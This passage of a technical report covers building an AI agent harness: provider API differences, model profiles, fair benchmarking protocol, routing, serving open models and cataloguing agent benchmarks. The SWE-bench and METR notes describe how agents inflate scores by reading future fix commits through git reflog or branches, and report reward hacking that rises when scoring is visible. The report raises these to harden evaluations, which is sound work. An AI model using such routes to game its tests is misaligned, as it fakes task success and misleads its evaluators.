1. **Reasoning state round-tripping.** Three regimes: Anthropic requires verbatim thinking blocks w/ signatures; OpenAI requires reasoning *items* (or encrypted blobs / `previous_response_id`) on tool-call turns; Gemini 3 requires thought signatures with **strict current-turn validation (400 on missing)**. The IR must carry opaque reasoning blobs per content block and a per-provider policy for “where may reasoning be dropped.”
2. **Tool-call ID semantics.** Anthropic/OpenAI use explicit IDs; Gemini linked `functionResponse` parts positionally by name pre-Gemini-3 (Gemini 3 returns `function_call` ids — version-dependent). The adapter must synthesize IDs for older Gemini flows and restore ordering on re-send.
3. **Result packaging.** Anthropic wants *all* results in one user message, `tool_result` first; OpenAI wants one `tool` message per call; Gemini wants `functionResponse` parts. Missing/mis-ordered results → Anthropic 400; silent quality loss elsewhere.
4. **Streaming normalization.** Anthropic named events + `ping` (no `[DONE]`); OpenAI chunks + `[DONE]`; Gemini `streamGenerateContent` JSON fragments. Normalize to one event vocabulary (`turn_start`, `text_delta`, `reasoning_delta`, `tool_call_start`, `tool_call_args_delta`, `tool_call_end`, `turn_end{stop_reason, usage}`) and preserve raw finish reasons — never collapse `MALFORMED_FUNCTION_CALL` / `RECITATION` / `content_filter` into `stop`.
5. **System prompt placement.** Anthropic top-level `system` (array for per-block `cache_control`); OpenAI `instructions` (Responses, non-replayed!) or `system` / `developer` roles; Gemini `systemInstruction`; local models via chat template — some templates ignore/misplace system prompts.
6. **Usage accounting.** Three different usage schemas: Anthropic `cache_creation_input_tokens` / `cache_read_input_tokens`; OpenAI `prompt_tokens_details.cached_tokens`, `completion_tokens_details.reasoning_tokens`; Gemini `usageMetadata.{promptTokenCount, candidatesTokenCount, thoughtsTokenCount, cachedContentTokenCount}`. Normalize to `{input, cache_write, cache_read, output, reasoning}` so cost trackers work across providers — store per-model price tables with length-tier breakpoints.
7. **Token counting is per-model.** Anthropic `/v1/messages/count_tokens`, Gemini `countTokens`, OpenAI requires local `tiktoken` estimates; open models need their own tokenizer. Never reuse counts across providers — context-remaining math and compaction triggers depend on it.

2.2 Model capability profiles

Maintain a per-model profile registry (LiteLLM’s model JSON, Aider’s `model-settings.yml`, Pydantic-AI’s `ModelProfile` are existence proofs this is mandatory infrastructure). Fields:

```
context_in, max_output, vision{audio,video,pdf}, tool_calling{native|prompt-fallback},
parallel_calls, strict_schema_mode, tool_choice_modes[], reasoning{none|budget|effort|level|
adaptive},
reasoning_roundtrip{verbatim|items|signatures|none}, caching{explicit_breakpoints|implicit|
auto|none},
sampling{temperature, top_p, top_k, penalties, seed}, system_prompt{top_level|role|none},
streaming, stop_sequences, structured_output_mode, context_overflow_behavior,
deprecations{date,successor}
```

Examples of why it matters: DeepSeek-V3.1 `deepseek-reasoner` **didn’t support function calling** at all (fixed in V3.2); o1-preview/o1-mini and `*-pro` endpoints reject streaming/system prompts (o1-GA, o3, o4-mini stream and accept `developer` messages); Kimi K2, GLM-4.6, Qwen3-Coder, DeepSeek are **text-only** while Claude/GPT/Gemini are multimodal — a harness that assumes vision silently degrades on those models.

2.3 Per-model parameter policy

Temperature for coding agents — the evidence. Controlled studies converge on *low* but disagree on magnitude: sweeps on 14,742 generated Python segments found optimum at temperature <0.5, top_p <0.75; a ChatGPT study over 548 Java methods found top-p mattered more than temperature. Practice: OpenHands’ SWE-bench submissions default to **temperature=0**; mini-SWE-agent uses temp 0 for benchmarks; Aider sets `use_temperature: false` for reasoning models. **Recommendation: default greedy/low-temp for the coding loop, expose per-model overrides via the profile, never send temperature to models that reject it.** For benchmark comparability, record sampling params in results metadata.

Reasoning effort policy. Effort is the second big dial. Evidence it moves outcomes: a 26-task real-PR study of GPT-5.x found medium→high improved tests-passed +15.4pp at 1.43× cost, while xhigh cost 3.7× low with regressions; MCPMark evaluates gpt-5 at low/medium/high explicitly; Terminal-Bench records `reasoning_effort` per leaderboard row. Normalize a **5-level effort enum** {min, low, medium, high, max} mapping to `reasoning_effort` (OpenAI), `effort / thinking.budget_tokens` (Anthropic), `thinking_level / thinkingBudget` (Gemini), `chat_template_kwargs.thinking` (open models), with per-model capability flags.

2.4 Provider quirks & failure modes at the API layer

Quirk	Provider	Consequence for harness
Thinking blocks must round-trip verbatim; <code>tool_choice</code> forced modes rejected while thinking on	Anthropic	Keep raw assistant turns; strip thinking only at turn boundaries
<code>MALFORMED_FUNCTION_CALL</code> = HTTP 200 + empty parts	Gemini	Treat as retryable model error, never “empty answer”; <code>RECITATION / SAFETY</code> produce empty candidates too

Quirk	Provider	Consequence for harness
Missing thoughtSignature on current turn → 400	Gemini 3	Preserve part-level signature blobs
temperature/etc → 400 on reasoning models	OpenAI	Profile-gated param filtering
<code>instructions</code> not replayed on <code>previous_response_id</code>	OpenAI	Re-send system content every call or embed in <code>input</code> items
strict structured output $\oplus$ parallel calls incompatible	OpenAI	Choose per-model: strictness vs fan-out
Over-eager tool calling with <code>tool_choice:auto</code>	Anthropic (docs admit)	Prompt-level “when to call tools” guidance; consider <code>any / none</code>
<code>deepseek-reasoner</code> (V3.1) no function calling	DeepSeek	Capability flag; upgrade path V3.2
Empty content on stop (<code>pause_turn</code> , refusals, <code>max_tokens</code> mid-tool-call)	all	Agent loop must handle zero-tool-call turns explicitly — LangGraph’s silent-END bug is the canonical failure
Reasoner modes hide CoT (summarized/omitted display)	Anthropic, OpenAI	Never rely on reasoning text for control flow; signatures $\neq$ content

3. Fair Comparison Methodology

3.1 The core problem: scaffold is a confound

Benchmark scores measure *model* $\times$ *scaffold* $\times$ *environment*, not model. Controlled evidence:

- A pre-registered GAIA study across 3 scaffolds $\times$ 5 models found scaffold choice alone moved accuracy **up to 28 points within one model**, and — contrary to the hypothesis — the most capable model benefited *most* from structured scaffolds (arXiv 2606.08529).
- A longitudinal study fixed the model and varied only the harness across 35 sequential releases of one CLI agent, finding significant quality fluctuations traced to individual PRs — harness version is a first-class variable (arXiv 2607.03691).
- OpenAI’s claim that Responses gives +3% SWE-bench “same prompt and setup” quantifies *API-layer* scaffold effects alone.
- DCAS shows models fine-tuned under OpenHands degrade under other scaffolds — **training–scaffold coupling** means open models may be advantaged by OpenHands-style scaffolds.
- Yet minimalism suffices at the frontier: **mini-SWE-agent — ~100 lines of Python, bash-only — scores >74% on SWE-bench Verified per its own docs (the official bash-only board currently tops at 72.8%)**, and the “bash only” leaderboard exists precisely to compare models under a fixed minimal scaffold.

3.2 What benchmark submissions actually do

- **SWE-bench** leaderboard rows are *agent+model* pairs; submission repos record scaffolds and configs (OpenHands: CodeAct agent, `temperature=0`; the index-results format records `total_cost`, `average_runtime`, `openness`, `tool_usage` tags).
- **Aider’s polyglot leaderboard** is the model-tuned end: each model runs with per-model `edit_format`, per-model temperature/reasoning flags, a `weak_model` for auxiliary calls; reports pass rate and “correct edit format %” plus malformed-response counts — format compliance is a model property, not noise.
- **Terminal-Bench** requires ≥ 5 trials per task, records agent kwargs like `reasoning_effort` next to `accuracy`±CI and **cost**, and audits for reward hacks.
- **Artificial Analysis** runs pass@1 averaged over 3 repeats and reports **cost per task decomposed into input / cache-hit / cache-write / reasoning / answer tokens** — the best public model for price-performance reporting.
- **BFCL** evaluates tool calling in native-FC and pure-prompt modes; v4 added **format-sensitivity tests** showing scores move under prompt perturbation.

3.3 Recommended protocol for the new harness

1. **Two benchmark tracks, both reported.** *Track A (fair/strict)*: identical scaffold, identical system prompt, identical tool schemas, normalized sampling (temp 0 or provider default where temp unsupported), identical effort level — the honest “model capability on our harness” number. *Track B (best-known-config)*: per-model tuned prompts/settings à la Aider — the “what a user should expect” number. **Never blend them.** Publish full config (edit format, effort, temperature, prompt hash) with every result.
2. **Trials & statistics.** ≥ 3 –5 trials per task (Terminal-Bench mandates 5); report mean ± CI or pass^k alongside pass@1. Non-determinism is structural: `temp=0` still yields multiple distinct outputs across runs on hosted APIs because batch-composition changes GPU reduction order (batch invariance; the commonly-cited “2–5 per 100” count is a community measurement — unsourced). Design for *distributions*, not single runs.
3. **Cost reporting.** Report \$/resolved-task and total-run cost, decomposed by token class (AA’s 5-way breakdown), plus tokens-in/out, wall-time, turn counts. Report the price-performance **frontier**, not just ranking — a 2% gain at 4× cost is a decision, not a win. Include cache-hit rate.
4. **Environment parity.** Same sandbox, timeouts, tool versions, network policy.
5. **Guard the confounds the literature found:** scaffold version pin (harness release moves scores); model snapshot pin (dated IDs; Anthropic ≥ 60 -day and OpenAI ≥ 6 -month GA deprecation windows); provider pin for open weights (same weights differ across hosts); contamination flags (SWE-bench Pro private vs public dropped GPT-5 from 23.1%→14.9%).
6. **Context-fairness.** Chroma’s *context rot* study shows models differ in *where* they decay and in failure style. Fair protocol: record context length at each step per run and report accuracy vs context-depth curves; otherwise models with big windows get “credit” for contexts where their real quality has rotted.

4. Model Routing & Selection

4.1 The research base

- **RouteLLM** (ICLR 2025): routers trained on preference data pick strong-vs-weak model per query; **>2× cost reduction at equal quality**, up to **85% cheaper at 95% of GPT-4 performance** on MT-Bench; routers generalize to unseen model pairs.
- **FrugalGPT**: learned LLM *cascades* — cheap first, escalate on low confidence — matched GPT-4 at **up to 98% cost reduction**.
- **RouteNLP** adds conformal-prediction-calibrated cascading + distillation co-optimization; 58% cost cut in an enterprise pilot.
- **Model roulette**: mini-SWE-agent randomly alternated GPT-5/Sonnet-4 per step and **beat either model alone** (39 vs 33/32 on 50-instance subset) — model *diversity* per step can itself help. Shipped as `RouletteModel` / `InterleavingModel` — a free ablation tool.

4.2 Where small models already live inside agent loops

- **Claude Code** fires a background **Haiku-class request for session titles/summaries**; opencode routes title generation to a `getSmallModel` priority list (haiku-4.5 → gemini-flash → gpt-5-nano); a requested `compactModel` setting would route `/compact` to Haiku.
- **Aider** uses `weak_model_name` for commit messages and `editor_model_name` for architect→editor split.
- **OpenHands**’ `LLMSummarizingCondenser` accepts a separate, cheaper LLM for compaction.
- Proven-fit cheap-model tasks: title/summary generation, compaction, tool-result truncation/triage, commit messages, memory-write formatting, guardrail classification, reranking/critique (OpenHands trained a 32B critic to rerank trajectories for SWE-bench gains).

4.3 Harness routing policy recommendations

- **Three tiers**: `main` (frontier, effort-tunable), `small` (titles, compaction, guardrails, formatting — ~10–30× cheaper), and `specialist` slots (vision, embeddings, critic).
 - **Effort-as-routing**: before paying for a bigger model, spend effort on the same model — medium→high is a cheaper step than a model tier jump; per-step adaptive effort (“low for read-only steps, high for edits/plans”) is a near-free win.
 - **Cascade for the loop, not just the prompt**: escalation signals inside an agent loop are richer than single-query routing — consecutive failed tool calls, repeated context-overflow, or a critic score can trigger escalation mid-trajectory. State features should include step count, error history, remaining budget.
 - Measure router quality on your own trajectories (RouteLLM’s thresholds won’t transfer blindly to tool-loop distributions).
-

5. Local & Open-Weight Models

5.1 Serving stacks

- **vLLM** is the default for benchmarking at scale: OpenAI-compatible API, `--enable-auto-tool-choice + per-model --tool-call-parser ( kimi_k2 , deepseek_v32 , qwen3_coder , hermes , llama3_json , glm45 , ... )` and `--reasoning-parser`; tensor/data/expert/pipeline parallelism; continuous batching gives roughly an order-of-magnitude more concurrency than Ollama defaults (direction well-established; the exact multiplier is unsourced).
- **SGLang** — comparable, often preferred for DeepSeek/Kimi DP+EP deployments.
- **llama.cpp / Ollama** — GGUF consumer-hardware path; llama.cpp ships `tool_bench.py` for tool-call success-rate heatmaps, but has known tool-calling perf regressions and Ollama’s fork has produced tool-call corruption/chat-template mismatches vs upstream. For benchmarking integrity prefer llama.cpp directly (or LM Studio) over Ollama, pin `--jinja` chat templates.

5.2 GPU requirements (⚠ approximate, weights-only; add KV cache)

Model	Arch	Min practical serving
Kimi K2 (1.04T MoE/32B act, native FP8)	~1TB FP8	16×H200 for 128K seq
DeepSeek V3.x (671B MoE/37B act, +14B MTP)	~700GB FP8 / ~350GB FP4	8×H200 FP8 or 4×B200 FP4
GLM-4.6 (~355B MoE)	~350GB FP8	8×H200 class
Qwen3-Coder-480B-A35B	~480GB FP8	8×H200
gpt-oss-120b (MXFP4)	~60GB	single H100/consumer multi-GPU
Qwen3-30B-A3B / Qwen3-32B	~15–65GB	single consumer GPU quantized

5.3 Quantization effects on tool calling — measured

The quant-toolcall-bench study (BFCL v4, 3 seeds, bootstrap CIs) found **model family predicts quantization sensitivity better than size**: Qwen3-0.6B holds schema validity through Q4_K_M (only argument-correctness degrades), while Llama-3.2-1B shows significant schema-validity drops **at every quant including Q8_0**. A separate multi-benchmark quant study found BFCL/MUSR “essentially flat” down to 2-bit on 9–35B models while code degrades below Q3. Operational rules (heuristic, family-dependent — not an established threshold): **Q4_K_M/Q5+ is the practical floor for agentic benchmarking; Q8 for schema-fragile families; never 2-bit; prefer native FP8 weights (Kimi K2, DeepSeek) over post-hoc quants**; re-validate tool-call reliability after quantizing.

5.4 Provider variance — the hidden confound

“Same” open weights differ across hosted providers: OpenRouter’s own data + Artificial Analysis showed material benchmark spreads between providers serving gpt-oss-120b and DeepSeek 3.1 (different quant, kernels, batching, template handling), motivating OpenRouter’s **Exacto** tool-calling-accuracy routing tier. mini-SWE-agent’s docs explicitly suggest pinning `provider.only + allow_fallbacks:false` on OpenRouter “for consistent cost behavior, e.g., for benchmarking.” **Benchmark rule: pin provider, record it in results, and report it like the quant level.**

6. Failure-Mode Handling at the Model Layer

Failure	Detection	Recommended handling
Rate limit / overload (429, 529, 503)	status + <code>retry-after</code> , <code>anthropic-ratelimit-*</code> / <code>x-ratelimit-*</code> headers	Exponential backoff honoring <code>retry-after</code> ; separate ITPM/OTPM budget tracking on Anthropic; queue + jitter; LiteLLM Router does this with per-error <code>RetryPolicy</code> + cooldowns
Malformed tool call	Gemini <code>MALFORMED_FUNCTION_CALL</code> (HTTP 200, empty parts); client-side JSON/schema parse failure	Never treat as empty success. 1 retry with error feedback in <code>tool_result</code> (<code>is_error:true</code>); then strict/grammar mode where available; count malformed calls per run
Context overflow	Anthropic 400 “prompt is too long” / <code>model_context_window_exceeded</code> ; OpenAI <code>context_length_exceeded</code> ; silent <code>length / MAX_TOKENS</code> truncation	Proactive budgeting: count tokens per provider API, trigger compaction at ~85–92%; <code>context_window_fallbacks</code> to larger-context deployment as safety net
Mid-stream disconnect	SSE stream ends w/o terminal event	Checkpoint partial assistant turn; retry full request (not resumable); treat partial <code>tool_call</code> JSON as malformed
Empty response	<code>content:[]</code> , 0 output tokens, <code>stop</code> w/ nothing	Retryable model error (bounded N, e.g., 3); escalate tier on repeat
Provider outage	error spikes, health checks	Failover chain (ordered fallbacks); cross-provider failover changes the model — mark trajectories where it fired; benchmark runs <code>allow_fallbacks:false</code>
Determinism need	—	temp 0 + seed where offered + snapshot pin; log <code>system_fingerprint</code> ; assert invariants, not strings; accept N-trial evaluation
Model retirement	4xx unknown-model; deprecation feeds	Registry-driven model IDs; dated snapshots; Anthropic ≥60d / OpenAI ≥6mo GA / Google no guarantee — CI job diffing <code>/v1/models</code>

Compaction is itself a model-layer concern: the ecosystem converged on tiered strategies — rule-based micro-compaction (drop old tool results, keep last N), LLM summarization condensers, provider-native paths (OpenAI `/v1/responses/compact` with its `cache_edits` field; Anthropic `context_management` edits — `clear_tool_uses` / `clear_thinking` — to evict without busting cache). Guard: if compression *increases* tokens, disable it for the session (Gemini CLI’s `hasFailedCompressionAttempt` pattern).

7. Actionable implications — the model layer

1. **Build the abstraction around a canonical turn IR with opaque reasoning blobs.** The three reasoning round-trip regimes (verbatim blocks / item IDs+encrypted content / part signatures) are the single hardest cross-provider constraint — get this data structure right first, including “where may reasoning be dropped” policy per provider.
2. **Ship a model-profile registry as source-of-truth config** (capabilities, params accepted, pricing tiers with length breakpoints, context limits, deprecation dates). Every routing, pricing, and fair-comparison feature depends on it. Bootstrap from LiteLLM’s model JSON + Aider’s settings YAML.
3. **Normalize a 5-level effort enum** mapped to `reasoning_effort` / `effort` / `thinking_level` / `budget_tokens` / chat-template flags. Evidence (medium→high +15pp at 1.43× cost) says effort is the cheapest capability dial; make it per-step adjustable for adaptive-effort experiments.
4. **Default greedy decoding for the agent loop; never send rejected params.** temp 0 (or omit) for benchmarks; per-model param whitelist enforced by profile.
5. **Two-track benchmarking is non-negotiable:** strict-fairness (identical scaffold+prompt+effort, temp normalized, ≥5 trials, CI reported) for model comparisons; best-config track for “expected user experience.” Scaffold effects up to 28pp and provider-variance data mean single-config numbers are scaffold-conditional — publish config hashes, snapshot IDs, provider pins, and quant levels with every result.
6. **Instrument cost like AA does:** \$/task split into input/cache-read/cache-write/reasoning/answer, plus turns, wall-time, cache-hit rate, malformed-call count, compaction events. Report a price-performance frontier, not a ranking.
7. **Architect for 3 model tiers in-loop** (`main` , `small` , `specialist`) from day one: titles/compaction/guardrails/commit-msgs on small models are proven; leave hooks for mid-trajectory escalation and critic models.
8. **Failure handling is a matrix, not a retry wrapper:** classify {rate-limit, malformed-call, overflow, empty, stream-break, content-block, outage} × {retry-same, retry-with-feedback, compact, escalate, failover, abort}; preserve raw finish_reasons end-to-end; `allow_fallbacks: false` in benchmark mode.
9. **Treat determinism as a distribution problem:** seed where offered, snapshot-pin, log fingerprints, budget for multi-trial eval — batch invariance makes bitwise reproducibility impossible on shared serving.
10. **For open weights: vLLM + native FP8 + per-model tool parsers; pin provider/quant in results; Q4_K_M floor.** Budget multi-node H200-class clusters for frontier open models; re-run a tool-call smoke suite per quant/backend before accepting a local model into the benchmark pool.
11. **Exploit caching as a first-class design constraint:** keep the system+tool prefix byte-stable (it is the cache key); dynamic content goes last; history edits use eviction APIs rather than mutation.
12. **Track deprecations as operational data** — model IDs are perishable (60-day to 6-month windows); alias→snapshot resolution in the registry with retirement alerts. # Chapter 8 — Agent Benchmarks & Evaluation Methodology

The twin goals — (a) run official benchmarks credibly across models, and (b) prove the harness itself drives performance — shape every recommendation below. All scores are as-reported at time of writing; leaderboard numbers move monthly and many entries are self-reported. Where sources disagree or a claim rests on a single vendor/blog, it is flagged.

1. Key theses (TL;DR)

1. **A benchmark score is a model × scaffold × environment × grading tuple, never a model property.** Anthropic states this outright: “the performance of an agent on SWE-bench can vary significantly based on this scaffolding, even when using the same underlying AI model.” Terminal-Bench 2.x data shows the *same model* swinging 2–9 points between first-party and reference harnesses, up to ~24pp counting third-party harness entries (blog-sourced); the CLAW-SWE-Bench study reports a 12.5-point harness-induced spread on one backbone. This is good news: “harness contribution” is a measurable, publishable quantity — but only if you control the comparison deliberately.
2. **Single-run pass@1 on ~500 tasks cannot resolve differences smaller than ~4–5 points.** Measured run-to-run swing on SWE-bench Verified is 2.2–6.0 percentage points, with SD >1.5pp even at temperature 0 (arXiv:2602.07150). Most published “improvements” are inside noise.
3. **SWE-bench Verified is contaminated and near-saturated; treat it as a marketing benchmark, not a measurement instrument.** OpenAI has stopped reporting it after finding frontier models reproduce gold patches verbatim.
4. **Report reliability, not just capability.** τ -bench’s `pass^k` (all- k attempts succeed) collapses vs `pass@1`: GPT-4o went from 61% `pass^1` to <25% `pass^8` on retail. A harness that trades mean for variance is a real product property and an under-claimed axis.
5. **Every credible rig needs a private held-out suite.** Public leaderboards are adaptively overfit; the fix used by SWE-bench Pro, GAIA, ARC-AGI, and METR alike is held-out tasks plus cost/time/token disclosure.

2. Benchmark catalog

2.1 Summary table

Benchmark	What it measures	Scale	Grading	Current SOTA (as reported)	Run cost / effort	Key pitfalls
SWE-bench Verified	Resolve real GitHub issues (12 Python repos) via patch; FAIL_TO_PASS + PASS_TO_PASS tests	500 tasks	Execution-based tests	~76–83% reported; bash-only (mini-SWE-agent) leaderboard: ≤72.8% currently on board (>74% is mini-SWE-agent’s self-reported figure)	Docker harness; ~\$1.5–5/task; ~\$460–500 for HAL 50-task mini split	Contamination confirmed by OpenAI + two papers; Django ~45% over-represented; agent can leak future repo state via git reflog/branches
SWE-bench (full)	Same, unfiltered	2,294	Same	~80% top (self-reported)	Higher compute	Includes unsolvable/underspecified tasks

Benchmark	What it measures	Scale	Grading	Current SOTA (as reported)	Run cost / effort	Key pitfalls
SWE-bench Lite	Same, curated dev subset	323 (300 test + 23 dev)	Same	—	Cheap iteration	Older; mostly superseded by Verified
SWE-bench Multimodal	Issues with screenshots/ mockups, JS libraries	~517–619	Execution tests	Top systems ~12–30% (older reports)	Heavier env (JS builds)	v2 now fully open; test split hides patch/ test_patch fields
SWE-bench Multilingual	Cross-language issue resolution	300 tasks, 9 langs, 42 repos	Execution tests	~50–75% range reported	Moderate	Smaller n per language
SWE-bench Pro (Scale)	Harder multi-language tasks; contamination -resistant (copyleft + private repos)	1,865 (731 public / 276 commercial / 858 held-out)	Execution tests	Launch: GPT-5 23.3%, Opus 4.1 23.1% public w/ Scale's scaffold; later ~45%	Expensive; long-horizon	Scaffold often undisclosed; OpenAI's audit judged ~30% of the public tasks broken (27.4% automated / 34.1% human review) — pin the revision
SWE-rebench (Nebius)	Continuously refreshed real GitHub tasks; decontaminated by model-release date	21,000+ mined; monthly ~30–50-task leaderboard splits	Execution tests via forked SWE-bench harness + prebuilt Docker images	~63–65% resolved (top, Sep 2025); reports pass@5, \$/problem, tokens/ problem	Moderate	Tasks auto-curated — label noise; less prestigious than Verified
SWE-PolyBench (Amazon)	Multi-language repo tasks: Java/JS/TS/ Python; bug/ feature/ refactor	2,110 (PB500 stratified; PBv ~382–394 verified)	Execution tests + syntax-tree metrics	~22–37% for early agents — real headroom	Heavier	Lower adoption; different pass criteria
Terminal-Bench 2.0/2.1	End-to-end terminal work in Docker: builds, debugging, security, ML, sysadmin	89 tasks (2.0); ~80–100 in 1.0	Pytest-style state checks in container; oracle solution per task	~84–85% top	harbor run ; per-task containers; ~\$130–2,000/ run	Score is agent+model by design; “hacks” audit column; ≥5 trials per entry
τ-bench / τ² / τ³	Policy-following conversational tool-agent vs LLM-simulated user; retail/	~115 retail / 50 airline; τ ² compositional	DB-state match after dialogue; pass ^k	τ ² verified fork: avg ~80–83%; telecom ~95–99%	Cheap-ish; needs agent-LLM + user-LLM	User-simulator choice moves scores; telecom saturating; use tau2 repo not

Benchmark	What it measures	Scale	Grading	Current SOTA (as reported)	Run cost / effort	Key pitfalls
	airline; τ^2 adds telecom dual-control; τ^3 voice + banking					archived tau-bench
GAIA	General assistant: web browsing, files, multimodal, multi-hop; short exact answers	466 questions (165 public val); 3 levels	Exact-match (private test answers)	Ensembles ~90–92% test; HAL: Claude Sonnet 4.5 + generalist scaffold 74.6% val; bare models ~44–52%	Requires browsing/files; HAL ~\$73–666/run	Web drift breaks reproducibility; level-3 small (75)
OSWorld-Verified	GUI computer-use on real VMs	369 tasks (361 usable)	Execution-based state checks	~83–86% top	VM infra heavy; ~1h on AWS	Reporting protocols vary (single attempt vs averaged) — normalize
WebArena / WebArena-Verified	Web tasks on self-hosted clones	812 tasks (258-task Hard subset)	Programmatic checks; Verified = deterministic offline HAR replay	~71–74% top vs human 78.2%	Self-host multiple sites — heavy	Original had flaky evaluators; use Verified
WorkArena / ++	Knowledge-work on ServiceNow	33 atomic → 19,912 instances; ++ = 682 compositional	Programmatic state checks	Early agents ~30–40% on + +	Needs ServiceNow via BrowserGym	Hosted environment; less mainstream
BrowseComp	Persistence/creativity finding hard-to-find web facts	1,266 questions	Reference answer match	~50–65% for deep-research systems	Heavy browsing	Live-web → non-reproducible
BrowseComp-Plus	Same questions vs fixed ~100K-doc corpus; isolates retriever vs agent	830 queries	Same	GPT-5 55.9% (BM25) → 70.1% (strong retriever)	Local retriever — cheap	Fixed corpus ≠ live-web difficulty
SWE-Lancer	Real Upwork jobs worth \$1M: IC coding (E2E Playwright tests) + manager selection	1,488; Diamond public split	Triple-verified E2E tests; \$ earned	Best models ~\$400–500K “earned”	Unified Docker; E2E tests slow	Expensive; managerial split judged vs original choice

Benchmark	What it measures	Scale	Grading	Current SOTA (as reported)	Run cost / effort	Key pitfalls
LiveCodeBench	Contamination-free competitive coding via rolling date windows + self-repair, execution, output-prediction	600+ growing	Hidden tests	—	Cheap	Compare same window only
Aider polyglot	Instruction-following + code editing format under aider harness	225 Exercism exercises, 6 langs	Unit tests; pass_rate_2, % well-formed, cost	Top ~80%+	Very cheap	Measures model-in-aider, not your harness
BFCL v4	Function/tool calling: single/parallel/multi-turn + agentic	Thousands of entries	AST/state matching — deterministic	Top ~70–80%	<code>pip install bfcl-eval</code>	Format sensitivity is a scored axis — pin serialization
METR HCAST	Human-calibrated autonomy: SWE/ML/cyber/reasoning with measured human times	189 (TH1.1: 228)	Varied	Feeds time-horizon: 50%-horizon doubling ~every 7 months	Heavy; 563 human baselines	Suite evolved TH1.0→1.1
METR RE-Bench	ML research engineering vs human experts, equal time budgets	7 environments	Continuous scoring	AI beats humans at 2h, loses at 8–32h	Very heavy (GPU)	n=7; reward-hacking higher when scoring visible
MLE-bench	End-to-end ML engineering on Kaggle; medal rate	75 competitions	Kaggle thresholds	o1-preview+AIDE: 16.9% medals pass@1 → 34.1% pass@8 (at publication)	24h/comp, 36 vCPU, A10; ≥3 seeds mandated	Data prep ~2 days; GPU cost
Cybench	Professional CTF tasks	40 + subtasks	Flag match	Early: up to 11-min human-time tasks unguided	Kali container per task	Small n; also see BountyBench
Humanity's Last Exam	Frontier closed-ended academic	2,500	LLM equality checker	~50–59% with tools	Cheap	Not an agent benchmark — knowledge ceiling

Benchmark	What it measures	Scale	Grading	Current SOTA (as reported)	Run cost / effort	Key pitfalls
	questions, multimodal					
ARC-AGI-2	Fluid reasoning/ abstraction; efficiency reported	120 public / 120 semi-private / 120 private	Exact grid match, pass@2	<5% at launch; human ~66%	Cheap/task	Poorly correlated with SWE harness quality
TheAgentCompany	Simulated software-company digital-worker tasks	~175	Checkpoint/ execution, partial credit	~30% at publication; ~50–60%+ since (self-reported)	Self-hosted stack	Partial credit complicates comparison
GDPval	Economically valuable deliverables, 44 occupations	1,320; 220-task gold subset open	Pairwise human-expert preference + auto-grader	Best models “approaching expert”	Human grading expensive	Subjective; not cheaply reproducible

Caveat: SOTA column blends verified and self-reported submissions; several top entries are agent+model systems. Treat ± 2 –4pp uncertainty on quoted figures.

2.2 Deep-dive notes and pitfalls

SWE-bench family. Verified (500 tasks) is the canonical cite. Three contamination findings: (i) OpenAI’s discontinuation post — GPT-5.2 solved 31 tasks judged “almost impossible,” e.g., producing a test-required parameter `edit_only` that appears nowhere in the problem statement — evidence of gold-patch recall; (ii) “The SWE-Bench Illusion” (arXiv:2506.12286): SoTA models identify the buggy file path from issue text alone at up to 76% accuracy and show up to 35% consecutive 5-gram overlap with gold patches; (iii) arXiv:2512.10218 — models localize files $\sim 3\times$ better on Verified than on SWE-rebench/BeetleBox, consistent with memorization. Repo-state leakage loophole (issue #465): agents using `git log --all`, `reflog`, or remote branches can see future commits containing the fix — your sandbox must strip origins/branches/reflog or scores are inflated. Run notes: official harness builds 3-layer Docker images per instance; ~120GB disk at default `env` cache; validate with `--predictions_path gold` first. mini-SWE-agent’s shipped config caps ~250 steps and ~\$3/instance.

Terminal-Bench. 2.0 = 89 hard human-verified tasks, each a Docker container with oracle solution + pytest-style state checks. The Harbor runner supports third-party agents (claude-code, codex) — *the closest thing to an official harness-vs-harness arena*. Leaderboard reports agent, model, effort, $\pm 95\%$ CI, cost, “hacks” column. 32,000+ trials for the paper; each combo ≥ 5 repeats. Documented same-model spread: Claude Opus 4.6 at 58.0% in Claude Code vs 74.7% in Terminus-KIRA vs 81.8% in ForgeCode (blog-sourced — verify); GPT-5.5 at ~83% in Codex vs ~78% in Terminus 2.

τ -family. pass^k — probability all k i.i.d. trials succeed — GPT-4o retail 61% $\text{pass}^1 \rightarrow <25\% \text{pass}^8$. Grading = DB-state equality; user is an LLM — **the user-simulator model is a confound you must pin and report**. τ^2 -bench adds telecom dual-control Dec-POMDP; Amazon’s τ^2 -verified fork publishes a cross-domain leaderboard (~80–83% top avg). Telecom saturating; airline remains discriminating. τ^3 adds voice + knowledge-retrieval + 50+ task fixes (~53: 27 airline + 26 retail).

GAIA. 466 questions, 3 levels, exact-match, private test labels — strongest contamination hygiene. Humans ~92%. HAL (Princeton) standardized harness: bare frontier models ~44–52% vs ~74.6% in HAL’s generalist scaffold — a ~30-point pure-scaffold effect.

OSWorld-Verified. 369 real-VM tasks, execution checks; July-2025 revision fixed broken tasks, ~1h eval on AWS. Reporting protocols differ — normalize single-attempt vs averaged before comparing.

WebArena/WorkArena. WebArena = 812 tasks, self-hosted clones; GPT-4 baseline 14.4% vs human 78.2%; top ~71–74%. **WebArena-Verified:** all 812 audited, deterministic evaluators, offline HAR replay, 258-task Hard subset.

BrowseComp. 1,266 persistence-engineered questions; encrypted answer key. **BrowseComp-Plus:** frozen ~100K-doc corpus (830 queries) shows the retriever confound: GPT-5 55.9%→70.1% by swapping BM25 for stronger retriever.

METR suite. HCAST (228 in TH1.1) has 563 human baselines (~1,500h) pricing tasks in “human-minutes.” RE-Bench (7 envs): AI wins at 2h, loses at 8–32h — returns-to-time measurement. Time-horizon methodology: logistic curve of P(success) vs log₂(human-minutes), bootstrap CIs; ~7-month doubling. METR publishes full trajectories (transcripts.metr.org); documented o3 reward-hacking 0.7% HCAST, 43× more on RE-Bench where scoring visible — **scoring-function visibility to the agent is a design variable.**

MLE-bench. 75 Kaggle competitions, medal-rate. Reporting norms worth copying: ≥3 seeds, mean ± SEM, fixed resource envelope (24h, 36 vCPU, 440GB, one A10), complexity-split breakdowns. Pass@1→pass@8 doubled o1-preview medals — quantifies retry value.

Others. Cybench (40 CTF; BountyBench is newer successor); HLE (knowledge ceiling); ARC-AGI-2 (calibrated public/semi-private/private <1pp; mandatory cost-per-task reporting — a norm worth adopting); TheAgentCompany (partial credit); GDPval (pairwise expert grading + public auto-grader for 220-task gold — best current model for human-judged deliverable quality).

3. The harness-vs-model confound: what the evidence shows

The empirical foundation for “harness drives performance”:

